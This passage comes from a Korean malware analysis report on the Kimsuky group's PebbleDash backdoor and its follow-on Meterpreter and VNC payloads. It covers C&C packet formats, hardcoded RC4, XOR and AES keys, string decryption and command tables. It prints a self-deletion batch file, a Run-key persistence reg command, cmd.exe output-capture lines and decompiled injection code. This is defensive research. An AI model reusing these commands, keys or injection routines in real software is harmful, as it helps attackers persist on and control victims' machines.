www.yahoo.com
www.uc.com
www.paypal.com
www.linkedin.com
www.microsoft.com
www.avira.com
www.dell.com
www.bing.com
www.apple.com
www.avast.com
www.amazon.com
www.baidu.com

위에서 C&C 서버에 전달하는 패킷을 표로 정리하면 다음과 같다.


오프셋	사이즈	설명	데이터	Hex
+0x00	0x01	Content Type	Handshake (22)	[16]
+0x01	0x02	Version	TLS 1.0	[03 01]
+0x03	0x02	Length	106	[00 6A]
+0x05	0x02	Handshake Type	Client Hello (1)	[01 00]
+0x07	0x02	Length	102	[00 66]
+0x09	0x02	Version	TLS 1.0	[03 01]

+0x0B	0x20	Random	랜덤 데이터	[61 93 0B 3D 05 22 45 DB C9 DF 2B 14 9E 1E 76 57 AB B4 BC B1 5A B7 C4 9E C3 2B 99 CE 68 DE DD 28]
+0x2B	0x01	Session ID Length	0	[00]
+0x2C	0x01	Cipher Suites Length	24	[00 18]
+0x2E	0x18	Cipher Suites	12 suites	[00 2F 00 35 00 05 00 0A C0 13 C0 14 C0 09 C0 0A 00 32 00 38 00 13 00 04]
+0x46	0x01	Compression Methods Length	1	[01]
+0x47	0x01	Compression Methods	NULL	[00]
+0x48	0x02	Extensions Length	37	[00 25]
+0x4A	0x13	Extension	server_name	[00 00 00 0F 00 0D 00 00 0A 77 77 77 2E 75 63 2E 63 6F 6D]
+0x5D	0x0C	Extension	elliptic_curves	[00 0A 00 08 00 06 00 17 00 18 00 19]
+0x69	0x06	Extension	ec_point_formats	[00 0B 00 02 01 00]

[표 19] 예시 패킷

이후 명령 수행 과정에서도 다루겠지만 PebbleDash는 탈취한 C&C 서버에 데이터를 전달할 때 RC4 알고리즘을 이용해 암호화한 후 전달한다. 이는 C&C 서버로부터 명령을 전달받을 때에도 마찬가지이며 동일한 키가 사용된다.

- **RC4 키** : 79 E1 0A 5D 87 7D 9F F7 5D 12 2E 11 65 AC E3 25



```
mov     [esp+30h+key_rc4], 79h ; 'y'
mov     [esp+30h+var_F], 0E1h
mov     [esp+30h+var_E], 0Ah
mov     [esp+30h+var_D], al
mov     [esp+30h+var_C], 87h
mov     [esp+30h+var_B], 7Dh ; '}'
mov     [esp+30h+var_A], 9Fh
mov     [esp+30h+var_9], 0F7h
mov     [esp+30h+var_8], al
mov     [esp+30h+var_7], 12h
mov     [esp+30h+var_6], 2Eh ; '.'
mov     [esp+30h+var_5], 11h
mov     byte ptr [esp+30h+var_4], 65h ; 'e'
mov     byte ptr [esp+30h+var_4+1], 0ACh
mov     byte ptr [esp+30h+var_4+2], 0E3h
mov     byte ptr [esp+30h+var_4+3], 25h ; '%'
mov     [esp+30h+var_18], 17h
call    esi ; __imp_htons
push    ebx             ; hostshort
mov     [esp+30h+var_17], ax
call    esi ; __imp_htons
and     ebx, 0FFFFh
```

[그림 52] 하드코딩되어 있는 RC4 키

4.1.4. 명령 수행

C&C 서버로부터 전달받는 명령은 크게 2단계로 나뉜다. 첫 번째 단계는 아래와 같이 기본적인 기능들을 수행하며, 0x04인 경우에만 추가 명령을 전달받는다.

명령	기능
0x03	Sleep (60 초)
0x04	추가 명령
0x15	Sleep 카운트 설정
0x19	디폴트 Sleep 카운트 복구
0x26	자가 삭제

[표 20] 명령 Type 1

5개의 명령 모두 단순한 형태이지만 위에서도 다루었다시피 자가 삭제 루틴은 특징을 갖는다. 배치 파일을 이용해 자가 삭제를 수행하는데 이를 위해 %TEMP% 경로에 생성되는 배치 파일의 이름이 "qsm.bat"인 점이 그것이다.

```
1  @echo off
2  :L1
3  del "C:\Test\Pebbledash.exe"
4  if exist "C:\Test\Pebbledash.exe" goto L1
5  del "C:\Users\[UserName]\AppData\Local\Temp\qsm.bat"
6
```

[그림 53] 자가 삭제에 사용되는 qsm.bat 파일

첫 번째 Type 1 명령이 0x04인 경우 C&C 서버로부터 Type 2 즉 실제 명령을 다운로드 받을 수 있다. 다운로드된 명령 또한 동일하게 RC4로 인코딩되어 있으며 복호화한 첫 번째 바이트가 아래 표의 명령 바이트이다.

명령	기능
0x09	드라이브 정보 탈취
0x0A	프로세스 종료
0x0B	파일 다운로드
0x0C	파일 삭제
0x0D	파일 삭제 #2
0x0E	시스템 정보 탈취 (윈도우 버전, 어댑터, 상태 데이터 등)
0x0F	현재 실행 중인 프로세스 정보 탈취
0x10	커맨드 라인 명령 수행 및 결과 탈취
0x11	커맨드 라인 명령 수행 및 결과 탈취 (Hidden)
0x12	MAC 시간 변경
0x13	파일 업로드
0x14	다음 C&C 통신 시간 설정
0x15	Sleep 카운트 설정
0x16	현재 작업 디렉터리 설정
0x18	파일 정보 탈취
0x19	연결 유지
0x1A	파일 및 디렉터리 정보 탈취
0x1D	파일 조작

0x1E	파일 속성 변경
0x1F	프로세스 실행
0x23	설정 데이터 변경
0x24	설정 데이터 전송
0x25	특정 IP 스캔
0x26	자가 삭제
0x27	파일 업로드 및 삭제

[표 21] 명령 Type 2

지원하는 대부분의 명령들이 일반적인 백도어 악성코드들에서 지원되는 것들임에 따라 특징이 있는 부분들만 따로 정리한다. 먼저 명령 0x0C와 0x0D는 모두 동일하게 전달받은 경로의 파일을 삭제하는 명령이다. 하지만 0x0C가 단순히 DeleteFileW() API를 이용하여 파일을 삭제하는 것과 달리 0x0D 명령은 파일을 더미 데이터로 덮어쓴 후에 삭제하는 방식으로 추후 파일 복원이 필요할 때 이를 방해하기 위한 목적으로 추정된다.

0x10 명령과 0x11 명령은 커맨드 라인 명령을 수행하고 그 결과를 C&C 서버에 전달하는 명령으로서 CREATE_NO_WINDOW 플래그의 사용 여부, 즉 콘솔 윈도우 출력 여부만 다르다고 할 수 있다. 각 명령은 다음과 같은 커맨드 라인을 이용해 %TEMP% 경로에 결과를 출력한 후 C&C 서버에 전달한다.

```
> cmd.exe /c [명령] >[Temp 파일] 2>&1
> cmd.exe /c [명령] 2>[Temp 파일]
```

0x12 명령은 파일의 MAC (Modified Time, Accessed Time, Created Time) 시간을 변경하는 명령으로서 첫 번째 인자로 받은 경로의 파일에 대한 MAC 시간을 구해 두 번째 인자로 받은 파일의 MAC 시간으로 수정한다. 0x1E 명령은 파일 속성을 변경할 수 있으며, 0x1D 명령은 파일 속성 외에도 대상 파일이 PE인 경우에는 헤더의 TimeStamp를 변경하는 기능도 존재한다.

4.2. 최신 PebbleDash 분석

4.2.1. 초기 루틴

최근 확인되고 있는 PebbleDash 또한 사용할 API 함수들의 목록과 문자열들을 인코딩한 상태로

가지고 있지만 알고리즘 자체는 과거 형태와는 다른 방식이 사용된다. 먼저 현재 분석 대상 샘플에는 다음과 같은 문자열이 존재하는데, 자세히 보면 숫자 및 알파벳들이 랜덤한 순서로 구성된 것을 확인할 수 있다.

- 데이터 문자열 (DataStr) :
zcgXlSWkj314CwaYLvyh0U_odZH8OReKiNIr-JM2G7QAxpnmEVbqP5TuB9Ds6fFt

각각의 대문자 / 소문자 알파벳 및 숫자 그리고 "-", "_" 특수 문자들에 대해 위 문자열에서 오프셋을 구하면 다음 표와 같다.

문자	오프셋	문자	오프셋	문자	오프셋	문자	오프셋
0	0x14	G	0x28	W	0x06	m	0x2F
1	0x0A	H	0x1A	X	0x03	n	0x2e
2	0x27	I	0x22	Y	0x0F	o	0x17
3	0x09	J	0x25	Z	0x19	p	0x2D
4	0x0B	K	0x1F	a	0x0E	q	0x33
5	0x35	L	0x10	b	0x32	r	0x23
6	0x3C	M	0x26	c	0x01	s	0x3B
7	0x29	N	0x21	d	0x18	t	0x3F
8	0x1B	O	0x1C	e	0x1E	u	0x37
9	0x39	P	0x34	f	0x3D	v	0x11
A	0x2B	Q	0x2A	g	0x02	w	0x0D
B	0x38	R	0x1D	h	0x13	x	0x2C
C	0x0C	S	0x05	i	0x20	y	0x12
D	0x3A	T	0x36	j	0x08	z	0x00
E	0x30	U	0x15	k	0x07	-	0x24
F	0x3E	V	0x31	l	0x04	_	0x16

[표 22] 각 문자들의 오프셋

다음은 실행 시 필요한 인자 문자열 "MskulCxGMCgpGdM"를 예시로 복호화 과정을 다룬다. 문자열 "MskulCxGMCgpGdM"는 15글자이지만 암호화된 문자열은 19글자이다.

- 암호화 된 문자열 (EncStr) : P9HpHPN-BSWUHSOHOvz

- **복호화 된 문자열** : MskulCxGMCgpGdM

19개의 문자열 중 처음 4글자 즉 "P9Hp"에 대해 오프셋을 구하면 다음과 같은 것을 확인할 수 있다. 아래의 0x4 바이트는 순서대로 순환하면서 키로서 사용된다.

- **처음 4개 문자열의 오프셋 (EncKey)** : 0x34, 0x39, 0x1A, 0x2D

이후 나머지 문자열 "HPN-BSWUHSOHOvz"에 대해 연산을 시작하는데, 첫 번째 글자는 "H"이며 오프셋이 0x1A인 것을 확인할 수 있다. 0x1A에 대해 첫 번째 키 0x34를 빼고 0x3F로 and 연산하면 0x26이 되며, 문자열 "zcgXlSWkj314CwaYLvyh0U_odZH8OReKiNlr-JM2G7QAxpnmEVbqP5TuB9Ds6fFt"에서 0x26 오프셋의 문자열을 구하면 "M"이 된다.

- **복호화 알고리즘** : offet(DataStr, (offet(EncStr, n) - offset(EncKey, n%3)) and 0x3F)

참고로 이 문자열에 포함되는 문자들만 연산하기 때문에 "."과 같은 문자들은 복호화하지 않고 그대로 사용된다. 다음 예시를 보더라도 문자열 "/"는 포함되지 않기 때문에 그대로 사용된 것을 확인할 수 있다.

- **암호화 된 문자열** : rQvVWjh Vg7 TVyG₩JGnluK0c₩zv-wGxD2L₩E1t3DuC₩-NP0cdLgcwCvDd₩0Hd /s "₩"%C₩" %x" /E kcZ9mQ /s "%J" /2
- **복호화 된 문자열** : reg add hkcu₩software₩microsoft₩windows₩currentversion₩run /d "₩"%s₩" %s" /t REG_SZ /v "%s" /f

PebbleDash는 초기 형태와 동일하게 이렇게 구한 문자열 "MskulCxGMCgpGdM"과 실행 시 전달받은 인자 문자열을 비교한 후 일치하지 않을 경우에는 종료된다. 실제 환경에서 해당 인자를 전달받아 실행될 경우 먼저 동일 경로에 ₩system32₩ 폴더를 생성한 후 smss.exe라는 이름으로 복사한다. 참고로 최근 확인된 PebbleDash들은 모두 해당 경로에 자신을 복사한다. 그리고 지속성을 유지하기 위해 별다른 행위를 하지 않았던 초기 형태와 달리 위의 복호화 된 문자열과 같이 reg 명령을 이용해 Run 키에 등록한다.


이후 다음과 같이 인자 "YRfDFtxLjoBuYXA"와 함께 기존 파일의 경로를 전달하여 재귀 실행한다. PebbleDash는 해당 인자와 함께 세 번째 인자를 전달받을 경우, 세 번째 인자로 전달받은 경로의 파일을 제거한다. 직접적인 삭제는 아니며 위의 초기 PebbleDash에서 다룬 명령과 같이 NULL 데이터로 쓰는 방식이다.

```
C:₩ProgramData₩system32₩smss.exe YRfDFtxLjoBuYXA
"C:₩ProgramData₩PebbleDash.exe"
```

4.2.2. 설정 데이터 복구

최근 확인되고 있는 PebbleDash도 과거 형태와 유사하게 설정 데이터를 암호화해서 가지고 있는데, 최신 형태의 경우 간단한 0x10 바이트 Xor 방식이 사용된다. 참고로 0x10 바이트이긴 하지만 키 값은 동일한 0x9F이다.

- Xor 키 : 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F



[그림 54] Xor 복호화 루틴

Address	Hex	ASCII
0000021AD2425790	00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00	....
0000021AD24257A0	01 00 00 00 01 00 00 00 68 00 74 00 74 00 70 00	........h.t.t.p.
0000021AD24257B0	3A 00 2F 00 2F 00 77 00 77 00 77 00 2E 00 6F 00	:././.w.w.w...o.
0000021AD24257C0	6E 00 65 00 64 00 72 00 69 00 76 00 65 00 72 00	n.e.d.r.i.v.e.r.
0000021AD24257D0	B1 9F F4 9F ED 9F F0 9F B1 9F F4 9F ED 9F B0 9F	±.ô.í.ð.±.ô.í.°.
0000021AD24257E0	EA 9F EF 9F FB 9F FE 9F EB 9F FA 9F B1 9F EF 9F	ê.ï.û.þ.ë.ú.±.ï.
0000021AD24257F0	F7 9F EF 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F	÷.ï.............
0000021AD2425800	9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F	....
0000021AD2425810	9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F	....
0000021AD2425820	9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F	....
0000021AD2425830	9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F	....
0000021AD2425840	9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F	....
0000021AD2425850	9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F 9F	....

[그림 55] 복호화 중인 설정 데이터

다음은 최신 PebbleDash에서 사용되는 설정 데이터인데 대부분 위에서 다룬 초기 형태와 유사한 것을 확인할 수 있다. 차이점이 있다면 C&C 서버와의 통신에서 랜덤한 데이터 외에도 볼륨 시리얼 번호가 함께 사용된다는 점과, C&C 서버와의 통신에 Raw Socket을 이용한 초기 버전과 달리 HTTP 프로토콜을 이용한다는 점이 있다.

오프셋	사이즈	의미
+0x0000	0x0008	다음 C&C 통신 시간
+0x0008	0x0004	디폴트 Sleep 시간 (분 단위)
+0x000C	0x0004	볼륨 시리얼 번호
+0x0010	0x0004	드라이브 알림 플래그
+0x0014	0x0004	세션 알림 플래그
+0x0018	0x0208	C&C 서버 주소 #1
+0x0220	0x0208	C&C 서버 주소 #2
+0x0428	0x0208	C&C 서버 주소 #3
+0x0630	0x0208	C&C 서버 주소 #4
+0x0838	0x0208	C&C 서버 주소 #5
+0x0A40	0x0800	쉘 (cmd.exe)
+0x1240	0x0800	Temp 경로

[표 23] 설정 데이터

이외에 다음 C&C 통신 시간을 설정하는 부분이나 디폴트 Sleep 카운트, 드라이브 및 세션 알림 플래그 등은 거의 동일한 것을 확인할 수 있다. 마찬가지로 상태 데이터 또한 동일한 값을 갖는다.

상태 데이터	의미
0x00	초기 값
0x01	대기 루틴 수행 중
0x02	명령 루틴 수행 중 (5 번 단위)
0x03	드라이브가 추가되었을 때 (일반적으로 USB 삽입)

0x04	세션이 추가되었을 때 (일반적으로 로컬 또는 RDP 를 이용한 로그온)

[표 24] 상태 데이터 종류

4.2.3. C&C 통신

최신 버전의 C&C 서버와의 통신에 PebbleDash는 HTTP 프로토콜을 이용하며, 이에 따라 쿼리를 이용해 데이터를 주고받는다. 다음은 C&C 서버와의 통신에 사용되는 쿼리들을 정리한 것이다.

쿼리 종류	의미
sep	전달 데이터 종류
uid	볼륨 시리얼 번호
sid	랜덤 데이터
data	전달할 데이터

[표 25] C&C 통신에 사용되는 쿼리

예를 들어 최초 연결 확립 과정에는 다음과 같은 쿼리를 POST 요청한다.

```
[C&C URL]?sep=zDyTRPortBlUyue&uid=7057e9dc&sid=01d1f346
```

"sep"의 경우 전달할 데이터의 종류라고 할 수 있는데, 현재 분석 대상 샘플의 경우 정의되어 있는 쿼리는 6가지지만 실제로는 3가지가 사용된다.

```
switch ( a2 )
{
  case 1:
    v3 = fn_decStr("laPPljWQNg4oXW_3_Sy");    // "zDyTRPortBIUyue"
    goto LABEL_8;
  case 2:
    v3 = fn_decStr("IqZHCV4OmvlmHpNVQ0T");    // "QFbgweAUBDjojNR"
    goto LABEL_8;
  case 3:
    v3 = fn_decStr("z4a4BEECQJl4hDSZfge");    // "BJIcQHTzhmuafuL"
    goto LABEL_8;
  case 4:
    v3 = fn_decStr("b7BqVC9vhnttoWSCOhj");    // "trceNSkCJRwZQQL"
    goto LABEL_8;
  case 5:
    v3 = fn_decStr("TtNV7So14ce9aKr2r02");    // "qWTZUgfjdigTpUW"
    goto LABEL_8;
  case 6:
    v3 = fn_decStr("7-gppfm1kq18_Mv9pPI");    // "lZpReYjnpgYClLi"
LABEL_8:
```

[그림 56] 정의되어 있는 타입

쿼리 번호	쿼리 문자열	용도
1	zDyTRPortBIUyue	C&C 서버와 통신 확립
2	QFbgweAUBDjojNR	명령 수행 결과 전달
3	BJIcQHTzhmuafuL	명령 다운로드
4	trceNSkCJRwZQQL	사용되지 않음
5	qWTZUgfjdigTpUW	사용되지 않음
6	lZpReYjnpgYClLi	사용되지 않음

[표 26] 전달 데이터의 종류

C&C 서버와의 연결이 성공하면 다음과 같은 쿼리를 이용해 명령을 다운로드 받는다. "uid"는 최초 연결 시에만 사용되기 때문에 포함되지 않으며, 3번째 쿼리 및 "sid"가 사용된다.

```
[C&C URL]?sep=BJIcQHTzhmuafuL&sid=01d1f346
```

다운로드된 데이터는 Base64로 인코딩된 문자열일 것으로 추정된다. 전달받은 데이터에 대해 Base64 디코딩 과정을 거치며, 이후 AES128 알고리즘을 이용해 복호화하면 실제 명령을 확인할 수 있다.

- AES128 키 : erNpiMneSlYnRKoE

```
v20 = fn_base64Dec(recv_data, &recv_size);
v21 = fn_decStr("FmDeOy84eUG6Xv3C8ava");    // AES128 KEY : "erNpiMneSIYnRKoE"
v32 = v21;
if ( v21 )
  fn_vsnwprintf_s(Buffer, 0x104ui64, L"%S", v21);
else
  fn_vsnwprintf_s(Buffer, 0x104ui64, L" ");
if ( v32 )
  v10 = v32;
fn_initAES128(&Block, v10);
if ( v32 )
  free(v32);
v22 = 0i64;
v36 = 0i64;
v23 = v20;
if ( recv_size >= 16 )
{
  v24 = &Destination[-v20 - 16];
  v25 = recv_size >> 4;
  do
  {
    v26 = *v23;
    fn_decAES128(&Block, v23, v23);
```

[그림 57] Base64 및 AES128 복호화 루틴

PebbleDash는 전달받은 명령뿐만 아니라 결과를 전달할 때도 AES128 암호화 및 Base64 인코딩 과정을 거쳐 전달하며, AES128 키는 동일하다. 전달할 결과는 성공 및 실패 여부를 전달하는 루틴과 명령 실행 결과를 전달하는 루틴이 있는데 모두 아래와 같은 "data" 항목으로 전달한다.

```
[C&C URL]?sep=QFbgweAUBDjojNR&sid=01d1f346&data=LainSGh6TfPX9wC8LkBHKw==
```

성공 및 실패 여부는 각각 0x02 및 0x01이며, 만약 성공했을 경우 아래와 같은 과정을 거쳐 data 항목이 만들어진다.

- **원본 데이터** : 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
- **AES128 암호화** : 2D A8 A7 48 68 7A 4D F3 D7 F7 00 BC 2E 40 47 2B
- **Base64 암호화** : LainSGh6TfPX9wC8LkBHKw==

4.2.4. 명령 수행

최신 버전의 PebbleDash에서 지원하는 명령들 대부분은 이전 형태와 유사하다. 기능적으로도 유사하지만 각 기능들 중에서도 자가 삭제 시 "qsm.bat" 배치 파일을 생성하여 수행한다는 점이나, 명령 수행 후 결과를 전송할 때 사용되는 커맨드 라인도 유사하다.

명령	기능
0x03	현재 작업 디렉터리 설정
0x04	MAC 시간 변경
0x05	프로세스 종료
0x06	현재 실행 중인 프로세스 정보 탈취
0x07	파일 삭제
0x08	파일 삭제 #2
0x09	프로세스 실행
0x0A	파일 다운로드 및 RegSvr32 를 이용한 실행
0x0B	파일 다운로드 및 메모리 상에서 실행
0x0C	파일 업로드
0x0D	파일 다운로드
0x0E	다음 C&C 통신 시간 설정 (분 단위)
0x0F	다음 C&C 통신 시간 설정 (Hex 단위)
0x10	자가 삭제
0x11	시스템 정보 탈취 (윈도우 버전, 어댑터, 상태 데이터 등)
0x12	설정 데이터 변경
0x13	설정 데이터 전송
0x14	커맨드 라인 명령 수행 및 결과 탈취 (Hidden)
0x15	커맨드 라인 명령 수행 및 결과 탈취
0x16	연결 유지

[표 27] 명령 목록

다음은 위의 명령들 중에서 특이사항이 있는 부분들을 다룬다. 먼저 최근 Kimsuky 그룹에서 제작하는 악성코드들 대부분은 regsvr32.exe를 통해 실행되는 DLL 형태가 많다. 0x0A 명령의 경우 이러한 악성코드들을 지원하기 위한 목적으로, 추가 페이로드 다운로드 후 직접 "regsvr32.exe /s" 로 실행시키는 명령이 따로 존재한다. 이외에도 0x0B 명령의 경우 파일 형태로 다운로드받는 대신 메모리 상에서 실행시킬 수 있는 명령을 지원하는데, 이러한 페이로드로는 EXE 형태의 PE 외에 DLL도 지원된다.

5. 감염 이후

Kimsuky 그룹은 최초 침투 과정을 거쳐 공격 대상 시스템에 AppleSeed나 PebbleDash와 같은 백도어를 설치하는데, 일반적으로 여기에 그치지 않고 추가 악성코드들을 설치한다. 참고로 AppleSeed 및 PebbleDash는 추가 파일을 설치하거나 정보 탈취 그리고 공격자로부터 커맨드 라인 명령을 수행할 수 있지만 다른 백도어 및 RAT 악성코드들처럼 감염 시스템에 대한 원격 제어를 수행하기에는 기능적으로 부족함이 있다. 그래서인지 공격자들은 추가 페이로드로 원격 제어를 위한 메타스플로잇(Metasploit)의 미터프리터(Meterpreter) 백도어 악성코드나 VNC 악성코드들을 설치한다.


VNC는 가상 네트워크 컴퓨팅(Virtual Network Computing)이라고 불리는 기술로서 원격으로 다른 컴퓨터를 제어하는 화면 제어 시스템이다. 일반적으로 자주 사용되는 RDP와 유사하게 원격으로 다른 시스템에 접속하여 제어하기 위한 목적으로 사용된다. 이를 통해 공격자들은 공격 대상 시스템을 그래픽 환경으로 제어할 수 있게 한다.

여기에서는 Kimsuky 그룹에서 AppleSeed 및 PebbleDash 악성코드 감염 이후 추가적으로 설치하는 악성코드들을 다룬다.

5.1. 원격 제어

5.1.1. Meterpreter

메타스플로잇(Metasploit)은 침투 테스트 목적의 프레임워크이다. 기업이나 기관의 네트워크 및 시스템에 대한 보안 취약점을 점검하기 위한 목적으로 사용 가능한 도구로서 침투 테스트 단계별로 다양한 기능들을 지원한다. 메타스플로잇은 코발트 스트라이크처럼 최초 감염을 위한 다양한 형태의 페이로드 생성부터 계정 정보 탈취, 내부망 이동을 거쳐 시스템 장악까지 단계별로 필요한 기능들을 제공한다.



[그림 58] 메타스플로잇 깃허브

코발트 스트라이크는 감염 PC에서 백도어로 동작하는 실질적인 악성코드인 비컨(Beacon)이 제공되며, 이러한 비컨을 설치하는 방식에 따라 Staged / Stageless 방식으로 나뉠 수 있었다. Staged 방식으로 빌드할 경우 다운로더 기능을 갖는 파워쉘이나 작은 쉘코드가 생성되는데, 공격자는 이러한 작은 크기를 갖는 스테이저(Stager)를 다양한 방식으로 유포할 수 있다. 감염 PC에서 스테이저가 실행되면 C&C 서버로부터 실제 메인 악성코드인 비컨을 메모리 상에 다운로드 받아 실행한다. Stageless 방식은 반대로 비컨이 포함된 바이너리가 생성된다. 그렇기 때문에 추가적으로 비컨을 다운로드 받는 단계 없이 바로 C&C 서버와 통신할 수 있다.

메타스플로잇도 코발트 스트라이크에서 제공하는 비컨과 유사하게 실제 악성 행위를 담당하는 백도어를 제공하는데 이를 미터프리터(Meterpreter)라고 한다. 미터프리터도 비컨처럼 Staged / Stageless 방식으로 생성이 가능하다. 즉 코발트 스트라이크와 메타스플로잇은 모두 침투 테스트 도구로서 감염 PC를 제어하고 정보를 탈취하는 데 사용될 수 있다.

Kimsuky 그룹은 보통 스테이저 방식을 사용하는데, 이는 유포 파일 자체에 미터프리터가 포함된 형태 대신 쉘코드가 포함되어 미터프리터를 포함한 백도어를 다운로드하는 구조이다. 구체적으로 설명하면 다운로드되는 파일은 미터프리터의 기본 백도어인 metsrv.dll이다. metsrv.dll은 아래와 같이 Reflective DLL 인젝션 방식으로 실행될 수 있게 제작되는데, 이러한 방식의 특징이라고 한다면 시작 주소 즉 MZ로 시작하는 부분이 코드로 동작할 수 있다는 점이다. MZ를 거쳐 DLL 자신을 새롭게 메모리 상에 로드하는 코드가 실행되는데, 로드가 완료되면 즉 Reflective DLL 인젝션 방식이 완료되면 제어를 넘겨 metsrv.dll의 실제 코드가 실행된다. 참고로 미터프리터는 기능에 따라 모듈화되어 있으며, 기본적인 metsrv.dll 외에도 권한 상승이나 추가 작업들을 위한 다양한 확장 DLL들을 지원한다.

수집되는 대부분의 샘플들은 x64 DLL이며 regsvr32.exe 프로세스에 의해 로드되어 실행된다. 파일의 외형만 보면 Kimsuky 그룹의 다른 악성코드들과 유사하게 문자열들이 난독화되어 있다. 다음

은 스테이저 쉘코드를 rundll32.exe에 인젝션하는 루틴이다.

```
fn_initStr(v38, "F6184E54B5DFF4C1433E20069FE4CFE86D34", 0x24ui64);
CreateProcessA = fn_getProcAddr(v10, v38);
if ( CreateProcessA(0i64, v8, 0i64, 0i64, 0, 68, 0i64, 0i64, &v46, &v42) )
{
  v55 = 1048579;
  v39 = 0i64;
  v40 = 15i64;
  LOBYTE(v38[0]) = 0;
  fn_initStr(v38, "C2BB91B2855BBE58F23BCF1CBA42BC60D608E127", 0x28ui64);
  GetThreadContext = fn_getProcAddr(v12, v38);
  GetThreadContext(*(&v42 + 1), v54);
  v39 = 0i64;
  v40 = 15i64;
  LOBYTE(v38[0]) = 0;
  fn_initStr(v38, "9EF5F972C854DFD932A63300F26BFDEC37BA", 0x24ui64);
  VirtualAllocEx = fn_getProcAddr(v14, v38);
